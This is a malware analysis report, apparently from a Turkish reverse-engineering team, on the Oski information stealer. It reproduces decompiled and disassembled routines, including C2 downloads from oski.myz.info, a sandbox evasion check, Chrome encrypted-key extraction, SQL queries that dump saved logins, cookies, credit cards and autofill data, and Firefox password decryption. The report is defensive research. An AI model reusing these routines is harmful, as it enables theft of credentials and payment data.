
OSKI STEALER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents



First Look

OskiStealer is Information Stealer type malware first seen in November 2019.The word Oski has meanings such as Viking Warrior, Viking God in Norse mythology. Infected computers of this malware;

- Credit card information for web browsers,
- Auto-fill information entering web browsers,
- Cookie information for web browsers,
- Crypto wallet information of web browsers,
- System information on the computer,
- Information about registered Outlook accounts,
- Identity information stored on the computer,
- Provides the possibilities to access the display screenshot.

Stealer.exe Analysis

Name	Stealer.exe
MD5	c98eba0c6b6491eaf7a05618cab679b9
SHA256	9a4949ef95975afceb281a33708ea8bcd90be831112bb2d89e7e3ba64a3e119a
File Type	PE32/EXE

Overview

The examined Oski malware decodes the strings encoded with the **RC4** algorithm at runtime. The decoded DLL and API strings are loaded dynamically and saved for use. Malware does **country check** and **Windows Defender check**. In case the controls are provided, the function in which the actual malicious actions are carried out works. After the operations, the program terminates by calling the ExitProcess API. The malware's algorithm is as follows:

```
dectrypt_func();
dynamic_load();
if ( country_check() && windows_bypass() )
  StealerFunc();
return ExitProcess_call(0);
```

Image 1- Malware algorithm

Malware does not run in some specified countries which declared by language check.

Azerbaijan	Russia	Ukraine
Belarus	Kazakhistan	Uzbekistan

Table 1- Language control countries

Crypto wallets targeted by the malware:

Bitcoin	Anoncoin	IOCoin
Ethereum	BBQCoin	Ixcoin
Electrum	devcoin	Megacoin
Electrum-LTC	digitalcoin	Mincoin
ElectronCash	Florincoin	Namecoin
Exodus	Franko	Primecoin
MultiDoge	Freicoin	Terracoin
Zcash	GoldCoinGLD	YACoin
DashCore	GoldCoin (GLD)	jaxx
LiteCoin	Infinitecoin	

Image 2- List of Crypto Wallets targeted by the malware

Browsers targeted by the malware:

Opera	Nichrome	CentBrowser
Google Chrome	Maxthon5	Elements Browser
Chromium	Sputnik	TorBro
Microsoft Edge	Epic Privacy Browser	CryptoTab
Amigo	Vivaldi	Brave
Torch	CocCoc Browser	Mozilla Firefox
Orbitum	Uran Browser	Pale Moon
Comodo Dragon	QIP Surf	Waterfox
Cyberfox	BlackHawk	IceCat
K-Meleon	Thunderbird	Kometa

Image 3- List of Browsers targeted by the malware

Detailed Analysis:

The malware first runs a generic function to decode the encoded strings. In this general function, strings encoded with **RC4** are pushed as parameters to the decoder function. The original string that comes as the return value of the decoder function is saved for use.

```
.text:002547F1 push    offset aE70xtvvjatgr9u ; "E70XtVvJATGR9Uarqg=="
.text:002547F6 call    decryption_func ; Call Procedure
.text:002547FB add     esp, 4          ; Add
.text:002547FE mov     InternetOpenA, eax
.text:00254803 push    offset aE70xtvvjatgd6k ; "E70XtVvJATGd6k2rjo9G9Q=="
.text:00254808 call    decryption_func ; Call Procedure
.text:0025480D add     esp, 4          ; Add
.text:00254810 mov     InternetConnectA, eax
.text:00254815 push    offset aEqcxogbxasum4f ; "EqcXoGbXASuM4FKwjp9G9Q=="
.text:0025481A call    decryption_func ; Call Procedure
.text:0025481F add     esp, 4          ; Add
.text:00254822 mov     HttpOpenRequestA, eax
```

Image 4- Decoding of encoded strings

LoadLibraryA and GetProcAddress APIs are obtained using the API Hashing technique. Dynamic API Resolving is done with decoded strings and obtained APIs.

```
.text:00249718 mov     eax, loadlibraryA
.text:0024971D push    eax
.text:0024971E mov     ecx, [ebp+handle_lib] ; kernel32.dll
.text:00249721 push    ecx
.text:00249722 call    API_Hashing     ; Call Procedure
.text:00249727 add     esp, 8          ; Add
.text:0024972A mov     loadlibraryA_call, eax
.text:0024972F mov     edx, getprocaddress_str
.text:00249735 push    edx
.text:00249736 mov     eax, [ebp+handle_lib]
.text:00249739 push    eax
.text:0024973A call    API_Hashing     ; Call Procedure
.text:0024973F add     esp, 8          ; Add
.text:00249742 mov     getprocaddress, eax
.text:00249747 mov     ecx, dword_2626E8
.text:0024974D push    ecx             ; _DWORD
.text:0024974E mov     edx, [ebp+handle_lib]
.text:00249751 push    edx             ; _DWORD
.text:00249752 call    getprocaddress  ; Indirect Call Near Procedure
.text:00249758 mov     ExitProcess_call, eax
.text:0024975D mov     eax, GetUserDefaultLangID
.text:00249762 push    eax             ; _DWORD
.text:00249763 mov     ecx, [ebp+handle_lib]
.text:00249766 push    ecx             ; _DWORD
.text:00249767 call    getprocaddress  ; Indirect Call Near Procedure
.text:0024976D mov     GetUserDefaultLangID call, eax
```

Image 5- Dynamic Loading of APIs

It is aimed that the program will not run on the computers of people of certain countries by controlling the language. These countries are Azerbaijan, Belarus, Kazakhstan, Uzbekistan, Russia, Ukraine. The malware calls the GetUserDefaultLangID API. If the return value is equal to one of the IDs representing these countries, the function returns 0, thus preventing StealerFunc from running.

```
int sub_6F4A0()
{
  unsigned int langID; // [esp+0h] [ebp-Ch]
  int var; // [esp+4h] [ebp-8h]

  var = 1;
  langID = (unsigned __int16)GetUserDefaultLangID_call();
  if ( langID > 0x43F )
  {
    if ( langID == 1091 )        Özbekistan
    {
      var = 0;
    }
    else if ( langID == 2092 )  Azerbaycan
    {
      var = 0;
    }
  }
  else
  {
    switch ( langID )
    {
      case 0x43Fu:  Kazakistan
        var = 0;
        break;
      case 0x419u:  Rusya
        var = 0;
        break;
      case 0x422u:  Ukrayna
        var = 0;
        break;
      case 0x423u:  Belarus
        var = 0;
        break;
    }
  }
  return var;
}
```

Image 6- Language check

The malware gets the computer name with the GetComputerNameA API and compares it with the HAL9TH. If there is a match, the malware gets the username with the GetUserNameA API and compares it with JohnDoe. If this match is also met, the function returns 0 and StealerFunc will not work, thus bypassing Windows Defender.

```
55                  push ebp
8BEC                mov ebp,esp
51                  push ecx
C745 FC 01000000    mov dword ptr ss:[ebp-4],1
A1 D4252600         mov eax,dword ptr ds:[2625D4]     002625D4:&"HAL9TH"
50                  push eax
E8 CAFBFFFF         call malware.24B2E0
50                  push eax
E8 DE9BFEFF         call malware.2352FA
83C4 08             add esp,8
85C0                test eax,eax
75 20               jne malware.24B743
8B0D CC262600       mov ecx,dword ptr ds:[2626CC]     002626CC:&"JohnDoe"
51                  push ecx
E8 B1FAFFFF         call malware.24B1E0
50                  push eax
E8 C59BFEFF         call malware.2352FA
83C4 08             add esp,8
85C0                test eax,eax
75 07               jne malware.24B743
```

Image 7- Windows Defender Control

In StealerFunc, the malware communicates with the **C2** server for the DLLs it wants to download. Malware sends request to **oski[.]myz[.]info** to /1.jpg, /2.jpg, /3.jpg, /4.jpg, /5.jpg, /6.jpg, /7.jpg for download and saved to C:\ProgramData wanted 7 different DLL's.

```
call malware.251740
mov ecx,dword ptr ss:[ebp+8] ; [ebp+8]:"oski.myz.info/1.jpg"
push ecx
lea ecx,dword ptr ss:[ebp-30]
call malware.2311C0
mov dword ptr ss:[ebp-4],0
push 0
push malware.25A00C ; 25A00C:"http://"
lea ecx,dword ptr ss:[ebp-30]
call malware.231EE0
```

Image 8- Downloading of third party DLLs from C2

DLLs downloaded as third party are as follows:




Image 9- Downloaded third party dlls

A value is created from random numbers. The created value is appended to the end of the C:\ProgramData string to represent the directory with the lstrcatA API. With the CreateDirectoryA API, a folder named random value given in ProgramData is created. Using the same API, folders named **autofill, cc, cookies, crypto** are created in the folder.

```
CreateDirectoryA_call(programdata_rndmsay_direc, 0);
CreateDirectoryA_call(cookies_path, 0);
CreateDirectoryA_call(cc_path, 0);
CreateDirectoryA_call(autofill_path, 0);
CreateDirectoryA_call(crypto_path, 0);
```

Image 10- Creating a folder




Image 11- Created folders

With the SetCurrentDirectoryA API, the program brings the working directory to the folder consisting of random numbers. First, the function related to browser and vault function works here. A file named **"passwords.txt"** is created by malware. A function runs about vault operations. In this function, the Operating System Version finds out by GetVersionExA API. Vaultcli.dll is loaded to memory. Vault API's are saved by doing Dynamic Resolving.

```
mov dword ptr ss:[ebp-31C],0
mov ecx,dword ptr ds:[262504]          00262504:&"vaultcli.dll"
push ecx
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ss:[ebp-3BC],eax
cmp dword ptr ss:[ebp-3BC],0
je malware.24C618
mov edx,dword ptr ds:[2622EC]          002622EC:&"VaultOpenVault"
push edx
mov eax,dword ptr ss:[ebp-3BC]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262704],eax
mov ecx,dword ptr ds:[2624A0]          002624A0:&"VaultCloseVault"
push ecx
mov edx,dword ptr ss:[ebp-3BC]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262740],eax
mov eax,dword ptr ds:[2624D4]          002624D4:&"VaultEnumerateItems"
push eax
mov ecx,dword ptr ss:[ebp-3BC]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262758],eax
mov edx,dword ptr ds:[2623A8]          002623A8:&"VaultGetItem"
push edx
mov eax,dword ptr ss:[ebp-3BC]
```

Image 12- Dynamic Loading of Vault APIs

password.txt file is opened by **fopen** function in **+a** mode. passwords, certificates and ID informations which founds on computer are reached by Vault API's, and **sensitive informations** is written to password.txt file with **fprintf** function.

```
v14 = VaultGetItem_call(v15, v3, v3[5], v3[6], 0, 0, 0, &v9);
if ( v14 )
{
  fprintf(Stream, PASS);
  fprintf(Stream, "\n\n");
}
else
{
  WideCharToMultiByte_call(0, 0, *(_DWORD *)(v9 + 28) + 32, -1, v11, 256, 0, 0);
  fprintf(Stream, PASS_yuzde_s, v11);
  fprintf(Stream, "\n\n");
}
VaultFree_call(v9);
```

Image 13- Accessing Credentials

Sqlite3.dll is loaded to memory. Sqlite API's is loaded and saved to memory dynamically, according to get datas from Web Browsers by using SQL queries.

```
mov ebp,esp                                  00262568:&"C:\\\\ProgramData\\\\sqlite3.dll"
mov eax,dword ptr ds:[262568]
push eax
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ds:[26274C],eax
cmp dword ptr ds:[26274C],0
je malware.24C8FB
mov ecx,dword ptr ds:[26247C]                0026247C:&"sqlite3_open"
push ecx
mov edx,dword ptr ds:[26274C]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262750],eax
mov eax,dword ptr ds:[262140]                00262140:&"sqlite3_prepare_v2"
push eax
mov ecx,dword ptr ds:[26274C]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262700],eax
mov edx,dword ptr ds:[262408]                00262408:&"sqlite3_step"
push edx
mov eax,dword ptr ds:[26274C]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[262720],eax
mov ecx,dword ptr ds:[2623F0]                002623F0:&"sqlite3_column_text"
push ecx
mov edx,dword ptr ds:[26274C]
```

Image 14- Dynamic Loading of Sqlite3 APIs

Two different functions is used for **Chromium** and **Firefox-based** browsers by malware. In the function which written for chromium browsers, browser name and **User Data** path is given with string as parameter.

```
call malware.24C810
mov ecx,dword ptr ds:[2623F8]                002623F8:&"Google Chrome"
push ecx
mov edx,dword ptr ds:[2624F4]                002624F4:&"\\\\Google\\\\Chrome\\\\User Data"
push edx
call malware.24EAB0
add esp,8
mov eax,dword ptr ds:[262200]                00262200:&"Chromium"
push eax
mov ecx,dword ptr ds:[2625E4]                002625E4:&"\\\\Chromium\\\\User Data"
push ecx
call malware.24EAB0
add esp,8
mov edx,dword ptr ds:[262288]                00262288:&"Kometa"
push edx
mov eax,dword ptr ds:[26253C]                0026253C:&"\\\\Kometa\\\\User Data"
push eax
call malware.24EAB0
add esp,8
mov ecx,dword ptr ds:[2624B8]                002624B8:&"Amigo"
push ecx
mov edx,dword ptr ds:[26246C]                0026246C:&"\\\\Amigo\\\\User Data"
```

Image 15- Some of the targeted browsers

By using SHGetFolderPathA, the malware gets the directory of the **APPDATA** folder, and the directory of the browser and the User Data folder inside it is combined at the end of the directory by calling the lstrcatA API. By calling the lstrcatA API again, the Local State string is added to the end of this directory. Thus, the absolute directory of the Local State file is obtained. The absolute index of the Local State file is given as a parameter to the GetFileAttributesA API, it takes the attribute of the **Local State** file as its return value.

```
v5 = 0;
v6 = 0;
memset(path, 0, 0x104u);
APPDATA_path_writes(path, 28);
lstrcatA_call(path, GoogleChromeUserData);
memset(FileName, 0, 0x104u);
lstrcatA_call(FileName, path);
lstrcatA_call(FileName, "\\Local State");
if ( file_attributes(FileName) && !enc_key_and_DPAPI((int)FileName, (int)&v5, (int)&v6) )
  sub_24CAC0(&v5, &v6);
sub_24E640((int)&unk_259446, (int)path, GoogleChrome, v5, v6);
return sub_24CAC0(&v5, &v6);
}
```

Image 16- Algorithm of the malicious software to reach the encrypted key with the Local State file and perform malicious operations

```
push edx
lea eax,dword ptr ss:[ebp-220]
push eax
call dword ptr ds:[<&lstrcat>]
push malware.259CF4
lea ecx,dword ptr ss:[ebp-220]
```

```
eax:"C:\\Users\\[redacted]\\AppData\\Local\\\\Google\\\\Chrome\\\\User Data\\Local State"
259CF4:"\\Local State"
```

Image 17- The image of the absolute string of the Local State file in the debugger

The function we call Enc_key_and_DPAPI reads the data in the Local State file with the CreateFileA and ReadFileA APIs, and then saves it to the area allocated in the heap memory with the LocalAlloc API. From this area, it is requested to access the **ecrypted key** required to decrypt the data encrypted with **DPAPI** in the files in the User Data folder.

```
{
  data_from_file = (char *)data_to_localalloc(_data, _size);
  if ( data_from_file )
  {
    ecrypted_key = strstr(data_from_file, "\"os_crypt\":{\"encrypted_key\":\"");
    if ( ecrypted_key )
    {
      ecrypted_key += 29;
      sub_2311C0(v6, ecrypted_key);
      v16 = 0;
      v5 = sub_231EE0(v6, "\"}", 0);
```

Image 18- Accessing the encrypted_key from the Local State file

In the function where information is collected from the browser, it is desired to access all files and folders in User Data with the FindFirstFileA API call as “C:\ProgramData\AppData\Local\Browser Name\User Data*“. After the API call, it is checked whether the return value is INVALID_HANDLE_VALUE. If there is a handle value, it is checked whether the file name is **Login Data, Cookies, Web Data** in order. Which function will run is determined according to the matching file names. Different functions are used for these three different files. At the end of the functions used, the main function calls itself recursively. In the Do While loop, FindNextFileA API is called and these operations are repeated throughout the files in the folder, then the handle is closed with the FindClose API.

```
result = FindFirstFileA_call(aranan_dosyalar_mutlak_dizini, dosya_icerigi);
handle_file = result;
if ( result != -1 )
{
  do
  {
    if ( strcmp(String1, ".") && strcmp(String1, "..") )
    {
      wsprintfA_call(dosya_mutlak_dizini, yuzde_s_ters_slash_yuzde_s, userdata_path, String1);
      if ( !_stricmp(String1, Login_Data) )
      {
        Login_Data_ops(a1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( !_stricmp(String1, Cookies) )
      {
        Cookies_ops((int)dosya_mutlak_dizini, a1, googlechrome, a4, a5);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( !_stricmp(String1, Web_Data) )
      {
        Web_Data_credit_cart_ops((int)dosya_mutlak_dizini, a1, googlechrome, a4, a5);
        Web_Data_autofill_ops((int)dosya_mutlak_dizini, a1, googlechrome);
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
      else if ( (dosya_icerigi[0] & 0x10) != 0 )
      {
        recursive_fnc((int)String1, (int)dosya_mutlak_dizini, googlechrome, a4, a5);
      }
    }
  }
  while ( FindNextFileA_call(handle_file, dosya_icerigi) );
  result = FindClose_call(handle_file);
}
return result;
```

Image 19- Searching for files targeted by the malware in the browser and running related functions

If the Login Data condition is met, the current directory is printed into the field given as a parameter with the GetCurrentDirectoryA API call. With the lstrcatA API, the string **"\temp"** is appended to the end. With the CopyFileA API call, the Login Data file is saved in the newly created temp file. A database connection is established with the **sqlite3_open** API. With the **sqlite3_prepare_v2** API call, the SQL query **"SELECT origin_url, username_value, password_value FROM logins"** is sent to the Login Data file. If the call is successful, the passwords.txt file is opened in a+ mode. The returned SQL response is given as a parameter to the sqlite3_step API. It is separated using the **sqlite3_column_text, sqlite3_column_blob**, **sqlite3_column_bytes** APIs, and then written into the passwords.txt file with **PROF, SOFT, HOST, USER, PASS** and SQL returning values. By calling the **sqlite3_finalize** API, prepared statements made with **sqlite3_prepare_v2** and other APIs are deleted. The database connection is closed with the **sqlite_close** API. The temp file for which SQL query is performed

SELECT origin_url, username_value, password_value FROM logins

with the DeleteFileA API is deleted.

```
if ( !sqlite3_open_call(v20, &db) )
{
  if ( !sqlite3_prepare_v2_call(db, select_sql, -1, &sql_return, 0) )
  {
    Stream = fopen(passwords_nokta_txt, mode_a_arti);
    if ( Stream )
    {
      while ( sqlite3_step_call(sql_return) == 100 )
      {
        v17 = sqlite3_column_text_call(sql_return, 0);
        v18 = (const char *)sqlite3_column_text_call(sql_return, 1);
        v11 = sqlite3_column_bytes_call(sql_return, 2);
        v5 = (void *)sqlite3_column_blob_call(sql_return, 2);
        sub_24D730((int)v16, v5, v11, a4, a5);
        v26 = 0;
        if ( !strcmp((const char *)sub_231330(v16), (const char *)&unk_25942E) )
        {
          if ( strcmp(v18, (const char *)&unk_25942F) )
          {
            fprintf(Stream, PROF_yuzde_s, a1);
            fprintf(Stream, "\n");
            fprintf(Stream, SOFT_yuzde_s, a3);
            fprintf(Stream, "\n");
            fprintf(Stream, HOST_yuzde_s, v17);
            fprintf(Stream, "\n");
            fprintf(Stream, USER_yuzde_s, v18);
```

Image 20- The malware obtains the data in the Login Data file with a SQL query

If the cookies condition is met, a temp file is created in the same way and the Cookies file is copied here. A database connection is established with the **sqlite3_open** API. With the **sqlite3_prepare_v2** API, the **"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"** SQL is queried. The file created according to the browser name in the cookies folder is written using the **sqlite3_step, sqlite3_column_text, sqlite3_column_bytes, sqlite3_column_blob** APIs. After the processes are finished, the prepared statements made with **sqlite3_prepare_v2** and other APIs are deleted by calling the **sqlite3_finalize** API. The database connection is closed with the **sqlite3_close** API. The temp file for which SQL query is performed with the DeleteFileA API is deleted.

```
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-
11644480800, name, encrypted_value from cookies
```

```
GetCurrentDirectoryA_call(260, v17);
lstrcatA_call(v17, ters_slaslar_temp);
CopyFileA_call(a1, v17, 1);
memset(FileName, 0, 0x104u);
wsprintfA_call(FileName, cookies_s_s_txt, a3, a2);
cookie_sql = select_from_cookies_str;
if ( !sqlite3_open_call(v17, &v21) )
{
  if ( !sqlite3_prepare_v2_call(v21, cookie_sql, -1, &v19, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v19) == 100 )
      {
        v12 = sqlite3_column_text_call(v19, 0);
        v15 = (const char *)sqlite3_column_text_call(v19, 1);
        v10 = sqlite3_column_text_call(v19, 2);
        v14 = (const char *)sqlite3_column_text_call(v19, 3);
        v11 = (_DWORD *)sqlite3_column_text_call(v19, 4);
        v13 = sqlite3_column_text_call(v19, 5);
```

Image 21- The malware obtains the data in the Cookies file with a SQL query

If the Web Data condition is met, two functions work except the recursion function. The first function targets credit card information, while the second function targets autofill information. In the function targeting credit cards, the "**SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"** SQL is queried using the APIs mentioned in the Login Data and Cookies section. The answer returned from the SQL query is parsed and written to the file created with the browser name in the cc folder as **card, name, date**. Prepared statements and database connection are terminated. The temp file for which SQL query is performed with the DeleteFileA API is deleted.

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

```
cc_sql = select_cc_from_credit_cards;
if ( !sqlite3_open_call(v14, &v18) )
{
  if ( !sqlite3_prepare_v2_call(v18, cc_sql, -1, &v16, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v16) == 100 )
      {
        name = sqlite3_column_text_call(v16, 0);
        date1 = sqlite3_column_text_call(v16, 1);
        date2 = sqlite3_column_text_call(v16, 2);
        v8 = sqlite3_column_bytes_call(v16, 3);
        v5 = (void *)sqlite3_column_blob_call(v16, 3);
        v9 = sub_24D730((int)v19, v5, v8, a4, a5);
        card = sub_231330(v9);
        fprintf(Stream, card_name_date, card, name, date1, date2);
        sub_2312D0(v19);
        fprintf(Stream, "\n\n");
      }
      fclose(Stream);
    }
  }
  sqlite3_finalize_call(v16);
```

Image 22- The malware obtains the data in the Web Data file with a SQL query

The same operations are performed in the Autofill targeted function. The SQL query **"SELECT name, value FROM autofill"** is performed. The data returned by the query is parsed and printed to the file created with the browser name in the autofill folder. Prepared statements and database connection are terminated. The temp file for which the SQL query is performed is deleted with the DeleteFileA API.

SELECT name, value FROM autofill

```
GetCurrentDirectoryA_call(260, temp_file);
lstrcatA_call(temp_file, ters_slaslar_temp);
CopyFileA_call(a1, temp_file, 1);
memset(FileName, 0, 0x104u);
wsprintfA_call(FileName, yuzde_s_tab_yuzde_s, a3, a2);
autofill_sql = select_name_value_from_autofill;
if ( !sqlite3_open_call(temp_file, &v11) )
{
  if ( !sqlite3_prepare_v2_call(v11, autofill_sql, -1, &v9, 0) )
  {
    Stream = fopen(FileName, Mode);
    if ( Stream )
    {
      while ( sqlite3_step_call(v9) == 100 )
      {
        v5 = sqlite3_column_text_call(v9, 0);
        v3 = sqlite3_column_text_call(v9, 1);
        fprintf(Stream, Format, v5, v3);
        fprintf(Stream, "\n");
      }
      fclose(Stream);
    }
```

Image 23- Zararlının Autfoill dosyasındaki verileri SQL sorgusu ile elde etmesi

Unlike Chromium, in the function written for Firefox-based browsers, there is a Profiles file instead of a Local State file. Get the APPDATA directory with the SHGetFolderPathA API. The Mozilla\Firefox\Profiles directory is appended to the end of APPDATA with the lstrcatA API. By using the lstrcatA API again, the \profiles.ini directory is added. So the absolute directory of the profiles.ini file is kept as a string. Returns the attribute of the file with the GetFileAttributesA API.

SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies SELECT fieldname, value FROM moz_formhistory

If there is a **profiles.ini** file, **nss3.dll** is loaded into memory and related APIs are loaded dynamically. If the API uploads are successful, it is checked whether the filenames are **cookies.sqlite, formhistory, logins.json.** Cookies and history use almost the same functions as in Chromium. For cookies, **"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"** is queried. For History, the query **"SELECT fieldname, value FROM moz_formhistory"** is thrown. The returned answers are printed in the relevant text files.

For the Logins.json file, functions such as **GetPrivateProfileSectionNameA**, **NSS_Init, fseek, fread** are used instead of **sqlite3.dll** APIs. Encoded passwords are decoded using APIs such as **PK11_Authenticate**, **PK11SDR_Decrypt** in **nss3.dll** and added to the passwords.txt file. After operations, **nss3.dll** is removed from the address space with the FreeLibrary API.

```
if ( strcmp(String1, ".") && strcmp(String1, "..") )
{
  wsprintfA_call(v4, "%s\\%s", Buffer, String1);
  if ( !_stricmp(String1, cookies_nokta_sqlite) )
  {
    cookies_ops((int)v4, a1, a3);
    recursive_((int)String1, v4, a3);
  }
  else if ( !_stricmp(String1, formhistory_sqlite) )
  {
    formhistory_sqlite_ops((int)v4, a1, a3);
    recursive_((int)String1, v4, a3);
  }
  else if ( !_stricmp(String1, logins_nokta_json) )
  {
    logins_json_ops(a1, a3, Buffer);
    recursive_((int)String1, v4, a3);
  }
  else if ( (v5[0] & 0x10) != 0 )
  {
    recursive_((int)String1, v4, a3);
  }
```

Image 24- The malware's algorithm for obtaining data in Firefox-based browsers

After the browser operations are completed, the directory where the program is located is set to the folder created with random numbers in C:\ProgramData with the SetCurrentDirectoryA API. The next target of the program is Outlook data. In the Outlook related function, the Outlook directories in the Windows Registry are given as a parameter to this function.

```
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000001"
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000002"
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000003"
"Software\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Windows Messaging Subsystem\\\\Profiles\\\\Outlook\\\\9375CFF0413111d3B88A00104B2A6676\\\\00000004"
